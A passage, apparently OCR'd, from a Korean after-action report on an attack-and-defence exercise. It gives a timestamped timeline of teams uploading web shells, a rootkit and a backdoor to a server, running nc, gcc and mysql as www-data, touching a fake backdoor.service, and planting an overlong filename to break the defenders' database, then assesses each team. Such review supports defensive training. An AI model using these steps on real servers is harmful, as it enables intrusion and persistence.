
- 공격팀의 공격 정황을 종합하면, 12:47:44부터 home.php, test.php 파일을 통해 네트워크 스캔을 실시한 다음, 13:13:51경 루트 권한 탈취용 ls 파일을 업로드 및 실행하였으나, 작동하지 않았고, 13:13:57경 비어있는 파일 babo 생성 후 13:23:32경 백도어 실행파일 test를 업로드 하였으나, 이 역시 동작하지 않아 이후 지속적으로 웹 쉘을 통한 루트 권한 탈취를 시도하다 13:39:53경 idiotidiotidiotidiotidiotidiotidiotidiotidiotidiotidiotidiotidiotidiotidiotidiot 파일 생성을 끝으로 공격 유효시간이 소진되었다.

시간	IP	행위
12:45:11	192.168.30.246	서버PC 공격 시작
12:45:50	192.168.30.241	서버PC 공격 시작
12:46:23	192.168.30.245	서버PC 공격 시작
12:47:44	192.168.30.241	/board_file/28599fd4cdb19e4c90861b9a349cd08d/test.php 웹 쉘 업로드
12:48:18	192.168.30.245	/board_file/2c904057523f7f8bb1ef1e630b7e66a2/home.php 웹 쉘 업로드
12:48:48	192.168.30.245	/board_file/2c904057523f7f8bb1ef1e630b7e66a2/home.php 웹 쉘을 통해 /tmp/lion 생성
12:56:06		프로세스에 www-data 권한으로 gcc 명령 수행
13:01:27		프로세스에 www-data 권한으로 /bin/bash 명령 수행
13:02:48		프로세스에 www-data 권한으로 cat 명령 수행
13:02:48		binfmt_misc 리눅스 커널 기능 실행
13:11:39		프로세스에 www-data 권한으로 mysql 명령 수행
13:12:57	192.168.30.245	/board_file/d7518a0e6b0c14f15cd5502d86a7d8cb/test.php 웹 쉘 업로드
13:13:51	192.168.30.241	/board_file/cc8898c1de3f17112ac59e49d6ff772f/ls 루트 킷 업로드
13:13:57	192.168.30.245	/board_file/d7518a0e6b0c14f15cd5502d86a7d8cb/test.php 웹 쉘을 통해 babo 파일 생성
13:14:25	192.168.30.245	/board_file/d7518a0e6b0c14f15cd5502d86a7d8cb/test.php 웹 쉘을 통해 user로그인 시도
13:15:30		프로세스에 www-data 권한으로 nc 명령 수행
13:15:43	192.168.30.245	/board_file/d7518a0e6b0c14f15cd5502d86a7d8cb/test.php 웹 쉘을 통해 root로그인 시도
13:17:41	192.168.30.245	/board_file/d7518a0e6b0c14f15cd5502d86a7d8cb/test.php 웹 쉘을 통해 touch /etc/systemd/system/backdoor.service 명령 수행
13:18:08		/var/www/html/board_file/d7518a0e6b0c14f15cd5502d86a7d8cb 실행
13:21:18	192.168.30.246	/board_file/4f05b4706c967bc5ac7c1bcf31676be0/test.sh 웹 쉘 업로드
13:23:32	192.168.30.246	/board_file/3141b5bdac0e38dc575dd7aefbe439b2/test 백도어 파일 업로드
13:24:32	192.168.30.245	/board_file/d7518a0e6b0c14f15cd5502d86a7d8cb/test.php 웹 쉘을 통해 대응 프로그램 Response 파일의 위치 확인 및 열람 (cat /home/user/Response)
13:25:10	192.168.30.246	/board_file/2c904057523f7f8bb1ef1e630b7e66a2/home.php 웹 쉘을 통해 nc 명령 수행
13:36:05		/tmp/lion 실행
13:39:53	192.168.30.245	/board_file/d7518a0e6b0c14f15cd5502d86a7d8cb/test.php 웹 쉘을 통해 idiotidiotidiotidiotidiotidiotidiotidiotidiotidiotidiotidiotidiotidiotidiotidiot 파일 생성

[표 4-8] 2차 공격 주요 타임라인

5. 종합 의견

5-1) 전체 타임라인



5-2) 분석 결과

① 1팀

- 프로그램을 통한 공격방안에 치중하는 바람에 변화된 네트워크 환경에서 기존 웹 취약점을 이용한 침투 코드가 활성화되지 않아 공격 프로그램을 실행조차 시키지 못 하였지만, 대응 프로그램은 오작동 한 번 없이 실시간으로 다양한 정보를 수집 해 준 덕분에 공격자들의 행위를 탐지하는데 성공하였다.

② 2팀

- 루트 킷, 백도어 등 다양한 도구를 들고 왔으며, 대응모듈 위치를 찾아내어 cat 명령으로 읽어보고, touch를 통해 아무 내용도 없지만 혼란 유발을 위한 backdoor.service, babo 파일을 생성하고, VARCHAR()를 짧게 잡은 대응 팀 DB의 에러 발생 유도를 위한 idiot..idiot 파일을 생성하는 등, 루트 권한은 얻지 못하였으나 다양한 공격을 준비 하였다.

③ 3팀

- 웹 쉘 업로드 이후 네트워크 스캔, SSH 연결 및 루트권한 획득까지 노련하게 수행하는 모습에서 웹 취약점을 능숙하게 다룰 줄 아는 모습을 보였으나, 이외의 활동을 보여주지 않은 점이 아쉬웠다.